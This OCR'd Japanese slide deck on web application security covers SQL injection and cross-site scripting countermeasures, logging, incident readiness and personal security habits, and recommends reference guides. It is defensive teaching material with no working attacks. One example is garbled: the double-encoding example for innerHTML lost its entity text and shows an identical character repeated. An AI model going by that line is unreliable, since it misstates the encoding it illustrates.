
programmer

manager

Service Provider

User

立場が異なれば、対策も異なる



Service Provider

User

Webアプリケーションの脆弱性対策

根本的な対策
そもそも脆弱性を作りこまない実装を行う。
攻撃を行ってもそもそも無駄な結果となるような対策。

保険的な対策
脆弱性による影響を最小化あるいは軽減する対策。

Webアプリケーションの脆弱性対策｜その前に

アプリケーション要件として実施すべきチェックと
セキュリティ要件として実施すべきチェックを理解する必要がある。

例えば・・・

●入力値検証(Validation)

- 不必要なデータ型かどうかのチェック
- 文字列の長さチェック
  受付ける長さは2でよい所で２以外もokとしているなど

●値の出力方法

- HTTPレスポンスヘッダで、適切な charset 及び content-type を明示する。
- HTMLの属性値は、「"」または「'」で括る。などなど

根本的対策｜SQLインジェクション

(1) バインド機構を使用する。
パラメータ部分に「?」等を使用したSQL文を用意し、使用する値はプレースホルダに割り当てた変数にセットしてSQL文を完成させる。

(2) SQL文にユーザからの入力値を引き渡す前に正規表現等を用いて入力値検証を行い、データベース特殊文字がSQL文に引渡されない仕組みを構築する。

(i) 文字列リテラルの連結の場合
エスケープを行い、SQL文へ値を引渡す。

(ii) 数値リテラルの連結の場合
数値以外の文字を混入させないこと。

○補足
エスケープの対象は以下の通り。最低限以下の2つはエスケープを行う。
『'』→『''』
『¥』→『¥¥』

[SQLインジェクションの被害を局限化する多層防御的対策]
・アプリケーションが利用するデータベースアカウントには必要最小権限のみ与える。
・エラーメッセージ（データベース接続時、SQL実行時のものなど）は画面上に出力せずにログに出力する。

根本的対策｜クロスサイトスクリプティング

(1) ホワイトリスト式チェックによる入力値検証
入力箇所によって可能であれば、利用者の入力値を検証し、数字のみ又は全角のみなど所定のデータ型、文字種および文字数以外の入力は許可しない。

(2) 上記(1)に加え、出力値をエスケープする。
(a) 出力先がHTML文脈内(タグの外、イベントハンドラ及び javascript を用いるhref以外の属性値)の場合
(i)「>」「<」「"」「'」及び「&」はHTMLエンコードまたはURLエンコードして出力する。
(ii) URLを指定できる属性(src, hrefなど)の値は、http:// または https:// で始まる文字列のみ出力する。

(b)出力先がJavaScript文脈内 (<script></script>の内部、イベントハンドラ、又は javascript を用いる href) の場合

(i) script文の動的生成はせず、HTML文脈の箇所に特殊文字「>」「<」「"」「'」及び「&」をHTMLエンコードした状態でhidden項目などとして出力しておき、scriptはその値を document.getElementByIdなどの手段で参照する静的なコードとする。ただし、参照した値の出力に innerHTML や document.write を使用しない。

(ii) イベントハンドラ、又は javascript: を用いる href に出力せざるを得ない場合は、「"」「'」「¥」「(」「)」、及び「/」をJavaScriptの特殊文字としてエスケープし、さらにHTMLの特殊文字「"」「'」「&」「>」「<」をHTMLエンコードして出力する。
なおURLエンコードされた値を出力する可能性がある場合は、(i)の対策を採用すること。

・DOM Based XSS の場合
- createElement()やcreateTextNode()などのDOM APIを使用してHTMLを生成する。
- URLを指定できる属性(src, href, actionなど)には、http:// または https:// で始まる値のみ設定する。

・innerHTML 又は outerHTMLを使用する場合
- innerHTML 又は outerHTML を使用してドキュメント内の要素を作成する必要がある場合
(i) ユーザー入力から生成されない要素のみを作成する。
(ii) HTML要素を作成するには、安全のため createElement、appendChild、および setAttributeメソッドを使用する。
(iii) 実装が外部APIに依存する等、innerHTMLの使用が避けられない場合は、次の例のようにユーザー入力を二重にHTMLエンコードする。HTMLエンコードが必要な文字は「>」「<」「"」「'」及び「&」。
例) 「>」→「>」→「>」

根本的対策｜クロスサイトスクリプティング

(続き)

・利用者によるHTML記述が許可されており、<script>など一部のタグが禁止されるような場合
- HTMLを直接編集させず、所定の値によって属性値のみカスタマイズを許可するテンプレートを用意する。
  又は、wikiのように、特定のシンタックスによる入力を受けてHTMLを生成するエンジンを使用する。

・利用者によるHTML記述をブラックリスト方式で検証する場合は、タグの種類による禁止に加え、以下も考慮する。
ただし、昨今のブラウザの種類やバージョンによる挙動の差異を考慮した場合、入力したHTML文の記述形式によっては、
不正なコードが想定外に発動する可能性は完全には否定できない。

- 検証前に利用者入力値のエンコーディングを正規化する。
- 閉じられていないタグの禁止 (例: <iframe src=a)
- 閉じられていない引用符文字の禁止 (例: <a attrib=`value > など)
- 非印刷可能文字の禁止(例: %00, %0b, %0c など)
- 特定の属性の禁止 (例: style, イベントハンドラ など)
- URLを指定できる属性(src, hrefなど)の値は、http:// または https:// 以外を禁止

クロスサイトスクリプティングの対策がWebの中で一番難しい

ガイドラインは必要


IPA 独立行政法人 情報処理推進機構 セキュリティセンター

用語の解説、主な脆弱性について解説がされており、このガイドラインに沿って開発がきちんとできれば、安全なウェブサイトが作れるようになる。

巻末にチェックリストもついているのでアプリやシステムの最終テスト段階で自己チェックも可能。

別冊でSQLの呼び出し方に特化した「安全なSQLの呼び出し方」もあるのでこちらも推奨。

ガイドラインは必要



HASHコンサルティング

徳丸 浩 著

通称「徳丸本」。こちらも網羅的に脆弱性の解説が行われており、非常にわかりやすい内容になっている。著者は前述の「安全なウェブサイトの作り方」にも協力しているため、信頼性も高い。

Web開発者がこれからセキュリティを学ぶ場合や、駆け出しのセキュリティエンジニアにとってもはや教科書ともいうべき本。


ガイドラインは必要

金 床 著

通称「金床本」。

脆弱性の基本的な解説から、具体的な例をあげた説明など、かなり細かく解説されている。こちらも前述の2冊と併せて読むとより理解が深まるに違いない。

立場が異なれば、対策も異なる



Service Provider

User

対策をしたつもりでも

初回診断の場合
「高」レベルの脆弱性が約半数のサイトで検出

※弊社の過去実績に基づく結果

結果として下記の様な脅威に発展

- 管理者機能の不正利用
- 他のユーザへのなりすまし
- データベースの情報が漏洩
- サーバ上のファイルが取得可能
- システムのコマンドが実行可能
- ターゲットを踏み台として利用
  → 社内NWへの接続・他のサイトへの攻撃

「○○をしているから大丈夫」いろいろ

- ✓ アプライアンス製品を導入しているから大丈夫。
- ✓ 静的なコンテンツしか置いていないから大丈夫。
- ✓ アカウント情報はしっかり管理されているから大丈夫。
- ✓ データセンターには限られた人しか入れず、管理体制も万全だから大丈夫。
- ✓ 個人情報は取り扱っていないから大丈夫。
- ✓ データは全部クラウドにあるから大丈夫。
- ✓ データベースの中身は全て暗号化しているから大丈夫。
- ✓ 重要なシステムはインターネットに繋がっていないから大丈夫。
- ✓ システム開発は品質管理の認証を取得しているから大丈夫。

それでも、
サイバー攻撃のインシデント事例は後を絶たない…。

大切なことは日々の備え

- 日々発生するログの保存
  アプリのログ、OSのログ、ネットワーク機器のログ
  →インシデント発生の際の調査に必要。

- 第三者のセキュリティ診断による定期点検を行い、有事の際の最大風速を把握しておく。

  →点検をした(している)から”安心”ではなく、少しでも脅威を減らす事と、脅威が発生した際の対処を事前に想定できるかどうか。

大切なことは日々の備え

- 自ら簡易的なチェックを行い、なるべく客観的に把握するようにする。

  Twitter等のソーシャルメディア上で話題にのぼってはいないか、某巨大掲示板等で何か噂されていないか、などなど。

- セキュリティに関する情報収集、最新動向についてアンテナを張り、新たな攻撃手法や脅威動向を押さえておくことも肝要。

大切なことは日々の備え


- 不幸にもインシデントが発生してしまった時に備え、相談できるパートナーを見つけておくこと。

  攻撃を今まさに受けている最中は、冷静な状況判断や事後の対策についてなかなか判断できなくなる為、パートナーからの支援を受け、適切に対処していく事が必要。


- 社内でハンドリングできるようなチームを組成し、運用を行う訓練を繰り返す事も重要。
  →CSIRT構築

アクセスログのチェック、してますか？

攻撃者は狙い撃ちだけではなく、ツールを使用し機械的に標的を探す。



アクセスログ解析ツールご紹介



POSTデータのログも

IIS 6.0 – Not Logged by Default

Can be enabled:

- Transfer Sizes
- Host Header
- Cookies
- Referrer

Not even an option…

- POST Data

MANDIANT 27

Why Do We Care About POST Data?

- Much of the user input to a web application is passed to the server as POST parameters
- Manipulating these parameters is the prime mechanism for attacking an application
- POST data logging provides insight into such attacks
- POST data is necessary to perform an accurate damage assessment

MANDIANT 28 Intrepidus Group


POSTデータのログを残さないと、後の解析作業が困難になるケースも。

立場が異なれば、対策も異なる

programmer

manager

Service Provider



User

個人レベルで行うWebのセキュリティ


- ✓ アンチウィルスソフトによるフィッシング防止やマルウェアダウンロードのリアルタイム検知などを有効にしておく。
- ✓ URLをクリックする前に一応調べる。
- ✓ ブラウザのJavascript実行機能は一応オフにしておく。
- ✓ HTTPSの通信を開始するときに、サーバ証明書が正しいかどうかを一応確認する。
- ✓ パスワードは使いまわさない。
- ✓ (Windows, IEは使わない)

URLをクリックする前に一応調べる

- そのURL、クリックする前に・・・

http://www.aguse.jp

ブラウザのJavascript実行機能は一応オフる




Internet Explorer
Internet Option

FireFox Add-on
NoScript

Safari
設定

サーバ証明書が正しいかどうかを一応確認



Internet Explorer

FireFox

パスワードは使いまわさない


- パスワードリスト攻撃が流行中
  利用しているWebサービス全てで同じパスワードを使用しているため、1か所で漏えいした場合にその影響範囲が全サービスに及んでしまう。

【対策】

・パスワードは使いまわさずにサイトごとに異なるものを使用する事。

・・・とはいえ、人間は忘れてしまう生き物。


どうしたらよいものか…。



パスワードは使いまわさない

【おすすめその１】
自力で記憶せずに、パスワード管理ソフトを使用する。

【おすすめその2】
パスワードそのものは記憶しないが、パスワード生成ルールを記憶。



最近のサイバーインシデント事例

攻撃者の変化

サイバー○○いろいろ

攻撃者の戦略

攻撃者の変化

最近のサイバー攻撃者


強い興味

訓練


能力発揮

怒りや憎しみ

ダークサイド
（暗黒面）



力を手にした攻撃者



サイバー○○いろいろ

攻撃者のスキルもより高度なものへ

かなり本気

サイバー戦
Cyber Warfare

サイバーテロ
Cyber Terrorism

ハッカー

遊び半分な所も

サイバースパイ
Cyber Espionage

サイバー攻撃
